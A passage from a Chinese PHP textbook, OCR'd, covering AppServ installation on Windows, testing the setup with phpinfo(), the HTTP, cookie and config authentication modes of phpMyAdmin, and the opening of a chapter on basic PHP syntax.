步骤四：弹出 Apache 服务器安装对话框，要求输入几个基本的配置参数：第一个要求输入一个服务器名称，在本机使用输入“localhost”即可；第二个需要输入一个管理员邮箱，如果服务器有问题，可以给这个地址发信，这里使用 lampteacher@gmail.com；第三个是设置 Apache 服务器的端口号，这里使用默认的 80 端口。直接单击“Next>”按钮即可到下一步，如图 5-4 所示。

步骤五：弹出 MySQL 服务器配置对话框。要求输入几个基本的配置参数，包括为管理员 root 用户设置密码和 MySQL 服务器字符集设置，字符集这里我们选择 UTF-8 Unicode 编码。还要在 Enable InnoDB 前面打钩，可以使用 InnoDB 表类型。直接单击“Install”按钮配置完成开始安装，如图 5-5 所示。

步骤六：弹出安装进行对话框。需要等待几分钟，即可安装完成，如图 5-6 所示。




图 5-3　AppServ 安装组件选择对话框

图 5-4　Apache 服务器安装对话框




图 5-5　MySQL 服务器配置对话框




图 5-6　安装进行对话框

步骤七：弹出安装结束对话框。可以选择是否直接开启 Apache 服务器和 MySQL 服务器，这里使用默认的选择。单击“Finish”按钮结束安装并开启两个服务，如图 5-7 所示。




图 5-7　AppServ 安装结束对话框

5.3.3　环境测试

步骤一：检查每个组件安装位置和配置文件所在位置，在安装时已经指定 AppServ 安装位置为 C:\AppServ\ 文件夹下面，其他组件具体信息如下。

1. Apache 服务器

- 安装位置：C:\AppServ\Apache2.2
- 配置文件：C:\AppServ\Apache2.2\conf\httpd.conf
- 网页存放位置：C:\AppServ\www，可以直接将网页放入些目录下访问。

2．MySQL 服务器

- 安装位置：C:\AppServ\MySQL
- 配置文件：C:\AppServ\MySQL\my.ini
- 数据文件存放位置：C:\AppServ\MySQL\data

3．PHP 模块

- 安装位置：C:\AppServ\php5
- 配置文件：C:\WINDOWS\php.ini

4．phpMyAdmin 数据库管理软件

- 安装位置：C:\AppServ\www\phpMyAdmin
- 配置文件：C:\AppServ\www\phpMyAdmin\config.inc.php

步骤二：在安装结束后，所安装的服务器自动开启。打开浏览器输入 http://localhost/进行测试，如果一切顺利，看到下面的结果，表示安装成功，如图 5-8 所示。




图 5-8　AppServ 安装结束测试结果窗口

要测试 PHP 环境是否可以正常运行，可以在文档根目录“C:\AppServ\www\”下创建一个后缀名为.php 的文本文件 test.php，内容如下所示。

```
<?php
        phpinfo();
?>
```

打开浏览器，在地址栏中输入 URL 为 http://localhost/test.php 来运行该文件，如果出现如图 5-9 所示的内容，表示 LAMP 环境安装成功。

上例中使用了 phpinfo()函数，作用是输出有关 PHP 当前状态的大部分信息内容，这包括关于 PHP 的编译和扩展信息、PHP 版本、服务器信息和环境、PHP 的环境、PHP 当前所安装的扩展模块、操作系统信息、路径、主要的和本地配置选项的值、HTTP 头信息和 PHP 的许可等。因为每个系统的安装不同，phpinfo()函数可以用于检查某一特定系统配置设置和可用的预定义变量等。它也是一个宝贵的调试工具，因为它包含了所有 EGPCS（Environment，GET，POST，Cookie，Server）数据。




图 5-9　测试 PHP 是否安装并启动成功

步骤三：启动或停止 Apache 和 MySQL 服务，可以通过以下操作完成。

- 单击开始菜单->所有程序->AppServ->Control Server by Service 下面的 Stop 停止、Start 开启或者 Restart 重新启动两个服务。
- 右击我的电脑->管理->服务和应用程序->服务->Apache2.2 或 mysql 选项，单击停止、开启或者重新启动。

5.4 phpMyAdmin 的配置与应用

phpMyAdmin 是使用 PHP 脚本编写的一个 MySQL 系统管理软件，是最受欢迎的 MySQL 系统管理工具。安装该工具后，即可通过 Web 形式直接管理 MySQL 数据，而不需要通过执行系统命令来管理，非常适合对数据库操作命令不熟悉的数据库管理者。它可以用来创建、修改、删除数据库和数据表；可以用来创建、修改、删除数据记录；可以用来导入和导出整个数据库；还可以完成许多其他的 MySQL 系统管理任务。

与其他的 PHP 程序一样，phpMyAdmin 软件是一个 B/S 结构的软件，需要在 Web 服务器上运行，因此它可以从互联网的任何地方访问操作。通常搭建的 MySQL 数据库服务器为了数据安全，只允许 localhost 域才能够操作，不允许远程连接访问，所以管理员在本机安装 phpMyAdmin 软件，就可以使用浏览器在远程登录管理 MySQL 数据库服务器了。

phpMyAdmin 的身份验证模式有两种配置方案。第一种是 HTTP 或 cookie 身份验证模式，在样的

模式下，用户必须先在一个登录窗口里输入 MySQL 数据库的有效用户名和密码，才能使用 phpMyAdmin 程序。这种做法有两个明显的好处：首先，因为 MySQL 数据库的密码没有出现在 phpMyAdmin 的配置文件 config.inc.php 里，所以身份验证过程更加安全；其次，允许以不同的用户身份登录对自己的数据库进行管理。这两种身份验证模式尤其适合数据库中多个用户账号的情况。

第二种方案是 config 身份验证模式。在这种模式下，密码以明文形式保存在 phpMyAdmin 的配置文件 config.inc.php 里。只需要把 MySQL 用户名和密码直接写入即可。这样，在登录 phpMyAdmin 时就不会提示输入用户名和密码了，而是直接用 phpMyAdmin 的配置文件 config.inc.php 文件里写入的用户登录。如果只是在一个本地测试系统上使用 phpMyAdmin，可以使用这种模式。

5.4.1　HTTP 身份验证模式

如果想让 phpMyAdmin 使用 HTTP 身份验证模式，首先需要在 config.inc.php 文件里做出如下所示的修改（默认）。具体内容如下：

```
$cfg['Servers'][$i]['auth_type'] = 'http';    //只将这一行修改成 HTTP 身份验证模式即可
```

当完成设置之后，我们启动 phpMyAdmin 时，屏幕上将弹出一个 Web 浏览器对话框，需要在这个对话框里输入 MySQL 用户名和密码，才能进入 phpMyAdmin 操作界面。如图 5-10 所示，使用 IE 浏览器访问 Web 服务器的 phpMyAdmin 目录下的 index.php 文件，即启动了 phpMyAdmin。




图 5-10　以 HTTP 身份验证模式登录 phpMyAdmin

5.4.2　cookie 身份验证模式

cookie 身份验证模式是 HTTP 身份验证模式的补充，不能使用 HTTP 身份验证模式的场合都可以使用它。cookie 身份验证模式要求用户必须允许来自 phpMyAdmin 的 cookie 进入自己的计算机。即用户需要在浏览器中开启客户端的 cookie 功能。

如果想让 phpMyAdmin 使用 cookie 身份验证模式，除了必须修改 PHPMyAdmin 的配置文件 config.inc.php 文件里的 auth_type 语句外，还必须向 blowfish_secret 参数提供一个字符串。这个字符串可以是任意的，目的是在把登录时使用的用户和密码存储在客户端计算机的 cookie 之前，系统将会使用这个字符串对它们进行加密。在 PHPMyAdmin 的配置文件 config.inc.php 中修改内容如下：

```
$cfg['blowfish_secret'] = "xxxxxxx";          //这里需要一个任意的字符串
……
$cfg['Servers'][$i]['auth_type'] = 'cookie' ;    //这条修改成 cookie 身份验证模式
```

和上面启动 phpMyAdmin 的方式一样，我们在 Windows 客户端使用 IE 浏览器，访问 Web 服务器上的 phpMyAdmin 目录下的 index.php 文件，需要提供 MySQL 的用户名和密码才能登录，如图 5-11 所示。

图 5-11　以 cookie 身份验证模式登录 phpMyAdmin

5.4.3　config 身份验证模式

如果想让 phpMyAdmin 使用 config 身份验证模式，首先需要在配置文件 config.inc.php 里做出如下所示的修改。把 MySQL 数据库的用户名和密码以明文的方式写入，具体修改内容如下：

```
$cfg['Servers'][$i]['auth_type'] = 'config' ;          //这条修改成 config 身份验证模式
$cfg['Servers'][$i]['user'] = 'root';                  //使用你 MySQL 数据库的用户名
$cfg['Servers'][$i]['password'] = '123456';            //使用你 MySQL 数据库的密码
```

和上面启动 phpMyAdmin 的方式一样，我们使用 IE 浏览器访问 Web 服务器上的 phpMyAdmin 目录下的 index.php 文件。但不用提供 MySQL 的用户名和密码就可以登录，它是使用 PHPMyAdmin 配置文件 config.inc.php 中以明文方式写入的用户名和密码登录的，如图 5-12 所示。

如图 5-12 所示，直接就可以登录 phpMyAdmin 操作 MySQL 数据库里的数据。这种模式不够安全，所以只适合在一个本地测试系统上使用。




图 5-12　以 config 身份验证模式登录 phpMyAdmin

5.5 小结

本章必须掌握的知识点

- 集成环境 AppServ 的安装和使用
- 环境中每个服务器的安装目录、配置文件位置，以及启动和关闭过程
- 网站的发布目录和访问方法

本章需要了解的内容

- 各种安装环境的优缺点

本章需要拓展的内容

- 有 Linux 基础的读者，可以尝试以源代码包方式安装 LAMP 环境（参考本书光盘中的安装文档）
- 在 Windows 系统中独立安装 Web 工作环境（参考本书光盘中的安装文档）
- 了解 Apache 服务器的配置与应用

第6章 PHP 的基本语法

PHP（Hypertext Preprocessor，超文本预处理器）是一种被广泛应用、开放源代码、多用途、运行在服务器端的脚本语言。PHP 可简单地视为一种较流行的开发动态网页用的程序语言，是一种服务器端的，嵌入到 HTML 中的脚本语言，是开发 Web 应用程序的理想工具。它具有开源免费、语法简单、跨平台、功能强大，灵活易用及效率高等优点。可以说，PHP 已经成为 Web 脚本技术的先驱。在融合了现代编程语言（如 C，Java 和 Perl）的一些最佳特性后，PHP、Apache 和 MySQL 的组合已经成为 Web 服务器的一种配置标准。使用 PHP 的一大好处就是它对于初学者来说极其简单，同时也给专业的程序员提供了各种高级的特性。所以学习 PHP 可以很快入门，只需几个小时就可以自己写一些简单的小功能。基本语法是学习编程语言的基石，是学习任何一门编程语言开始的第一步，PHP 当然也不例外，而且要求开发人员必须熟练掌握的技术，只有完全掌握了 PHP 基本语法，才能更好地扩展下一步学习。对于 PHP 基本语法，读者只有反复练习，才能熟练掌握，也就能灵活地举一反三，编写出优秀的 PHP 程序代码。

6.1 PHP 在 Web 开发中的应用

6.1.1 就从认识 PHP 开始吧

在第 1 章中重点介绍了 Web 开发构件，PHP 当然是其中最重要的构件之一，是服务器端嵌入到 HTML 中的脚本语言。PHP 的定义中共用到了三个形容词：服务器端的、嵌入到 HTML 中的、脚本语言。分别介绍如下。

1．服务器端的语言

开发 Web 应用这种 B/S 结构的软件，不仅需要有编写客户端界面的语言，还要有编写服务器端业务流程的语言组成。例如，编写界面使用的 HTML、CSS 和 JavaScript 都是在用户发出请求后，服务器再将代码发送到客户端，并在客户端自己计算机的浏览器中解析执行的程序。而 PHP 则是服务器端运行的语言，只会在服务器端运行，而不会传到客户端。在你的 PHP 代码中如果有对文件之类的操作可都是操作服务器上的文件，PHP 获取的时间也只能是服务器上的时间。只有当用户请求时才开始运行，

并且有多少请求，PHP 程序就会在服务器中运行多少次，然后 PHP 根据不同用户的不同请求，完成在服务器中的业务操作，并将结果返回给用户。

2．嵌入到 HTML 中的语言

在 HTML 代码中可以通过一些特殊的标识符号将各式各样的语言嵌入进来。例如，前面章节中介绍的 CSS 还有 JavaScript 都可以嵌入到 HTML 中，配合 HTML 一起完成一些 HTML 完成不了的功能，或者说是对 HTML 语言的扩展，而它们都是由浏览器解析的。PHP 程序虽然也是通过特殊的标识符号嵌入到 HTML 代码中的，但和 CSS 或 JavaScript 不同的是，在 HTML 中嵌入的 PHP 代码需要在服务器中先运行完成，如果执行后有输出，则输出的结果字符串会嵌入到原来 PHP 代码处，再和 HTML 代码一起响应给客户端浏览器去解析。

3．脚本语言

脚本语言，又称动态语言，在第 1 章中已经阐述过了。脚本通常以文本（如 ASCII）保存，只在被调用时进行解释或编译。PHP 程序就是以文本格式保存在服务器端的，在请求时才由 Web 服务器中安装的 PHP 应用模块解析，并从上到下一步步执行地程序。

6.1.2　PHP 都能做什么

PHP 能做很多事，但 PHP 主要是在 Web 开发中用于服务端的脚本程序。PHP 需要安装 PHP 应用程序服务器去解释执行，是用来协助 Web 服务器工作的编程语言，也可以说是对 Web 服务器功能的扩展，并外挂在 Web 服务器上一起工作。用户如果通过浏览器访问 Web 服务器需要得到动态响应的结果，Web 服务器就要委托 PHP 脚本编程语言来完成了。本书中可以用 PHP 来完成以下工作，但 PHP 的功能远不局限于此，如图 6-1 所示。




图 6-1　PHP 在 Web 中的功能展示

1．收集表单数据

表单（FORM）是网络编程中最常用的数据输入界面。表单通常可以在提交时使用 GET 或 POST

的方法将数据发送给 PHP 程序脚本。在 PHP 脚本中，可以以 PHP 变量的形式访问每一个表单域在 PHP 脚本中使用。根据 PHP 版本和设置不同，通过变量可以有 3 种方法来访问表单数据。所以在 PHP 中，获得客户输入的具体数据是非常简单的。

2. 生成动态网页

PHP 脚本程序和客户端的 JavaScript 脚本程序不同的是，PHP 代码是运行在服务端的。PHP 脚本程序可以根据用户在客户端的不同输入请求，在服务端运行该脚本后，动态输出用户请求的内容。客户端就能接收到想得到的结果，但无法得知其背后的代码是如何运作的。甚至可以将 Web 服务器设置成让 PHP 来处理所有的 HTML 文件，这么一来，用户就无法得知服务端到底做了什么。

3. 字符串处理

在编写程序代码或是文本处理时，经常在操作字符串，所以字符串处理一直是程序员使用最多的技术之一，PHP 是把字符串作为一种基本的数据类型来处理的。在 PHP 中提供了丰富的字符串处理函数，并使用强大的正则表达式来对字符串或文本进行搜索、查找、匹配、替换等操作。

4. 动态输出图像

使用 PHP 并不局限于输出 HTML 文本。PHP 通过使用 GD 扩展库还能用来动态输出图像，例如文字按钮、验证码、数据统计图等，还可以轻松地编辑图像，例如处理缩略图和为图片添加水印等，具有强大的图像处理功能。

5. 处理服务器端文件系统

要想让数据可以长期保留，可以使用数据库或是文件系统来存取信息。在某些存取数据相对简单的应用中，或是一些特定的应用中，没有必要使用数据库，就可以采用文件操作。PHP 可以利用文件系统函数任意操作服务器中的目录或文件。包括目录或文件的打开、编辑、复制、创建、删除，以及文件属性等操作。

6. 编写数据库支持的网页

PHP 最强大、最显著的特性之一，是它支持很大范围的数据库。用户会发现利用 PHP 编写数据库支持的网页简单得难以置信。目前，PHP 可以连接任何支持世界标准的数据库。

7. 会话跟踪控制

我们访问 Web 服务器通常是使用 HTTP 协议完成的，但它是一个无状态的协议，没有一个内建机制来维护两个事务之间的状态。也就是当一个用户在请求一个页面后再请求另外一个页面时，HTTP 将无法告诉我们这两个请求是来自同一个用户。所以可以在 PHP 中使用会话控制思想在网站中跟踪一个用户，这样就可以很容易地做到用户登录的支持，并根据某个用户的授权级别和个人喜好显示相应的内容，也可以根据会话控制记录该用户的行为。

8. 处理 XML 文件

PHP 具有极其有效的文本处理特性，支持从 POSIX 扩展或者 Perl 正则表达式到 XML 文档解析。为了解析和访问 XML 文档，PHP 4 支持 SAX 和 DOM 标准，也可以使用 XSLT 扩展库来转换 XML 文档。PHP 5 基于强健的 libxm2 标准化了所有的 XML 扩展，并添加了 SimpleXML 和 XMLReader 支持，

扩展了其在 XML 方面的功能。

9．支持利用大量的网络协议

PHP 还支持利用诸如 LDAP、IMAP、SNMP、NNTP、POP3、HTTP、COM（Windows 环境）等不计其数的协议的服务。还可以开放原始网络端口，使得任何其他的协议能够协同工作。PHP 支持和所有 Web 开发语言之间的 WDDX 复杂数据交换。关于相互连接，PHP 已经支持了对 Java 对象的即时连接，并且可以将它们自由地用做 PHP 对象。甚至可以用 CORBA 扩展库来访问远程对象。

10．服务器端的其他相关操作

如果将 PHP 用于电子商务领域，会发现其 Cybercash 支付、CyberMUT、VeriSign Payflow Pro 及 MCVE 函数对于在线交易程序来说是非常有用的。另外，还有很多其他有趣的扩展库。例如 mnoGoSearch 搜索引擎函数、IRC 网关函数、多种压缩工具（gzip、bz2）、日历转换、翻译……

PHP 能够用在所有的主流操作系统上，包括 Linux、UNIX 的各种变种（包括 HP-UX、Solaris 和 OpenBSD）、Microsoft Windows、Mac OS X、RISC OS 等。今天，PHP 已经支持了大多数的 Web 服务器，包括 Apache、Microsoft Internet Information Server（IIS）、Personal Web Server（PWS）、Netscape，以及 iPlant Server、Oreilly Website Pro Server、Caudium、Xitami、OmniHTTPd 等。对于大多数的服务器，PHP 提供了一个模块；还有一些 PHP 支持 CGI 标准，使得 PHP 能够作为 CGI 处理器来工作。

综上所述，使用 PHP，可以自由地选择操作系统、Web 服务器及合适的数据库管理系统。同时，还可以在开发时选择使用面向过程和面向对象，或者两者混合的方式来开发。尽管 PHP 4 不支持 OOP 所有的标准，但很多代码仓库和大型的应用程序（包括 PEAR 库）仅使用 OOP 代码来开发。PHP 5 弥补了 PHP 4 的这一弱点，引入了完全的对象模型。

6.2 第一个 PHP 脚本程序

读者也许迫不及待地想编写第一个 PHP 脚本程序。为了帮助读者熟悉 PHP 的运行过程，以下包含了一个 PHP 小型程序，让我们快速地完成。现在，读者也许无法理解其中的所有内容，但不用担心，尽管去编写并运行它。

每种程序开发周期都有其自己的步骤。PHP 的开发只有三步：第一步是使用编辑器创建一个包含源代码的磁盘文件；第二步将文件上传到 Web 服务器上；第三步是通过浏览器访问 Web 服务器运行该文件。以后每个 PHP 程序要想运行都是采用同样的运行方式。具体步骤说明如下所示。

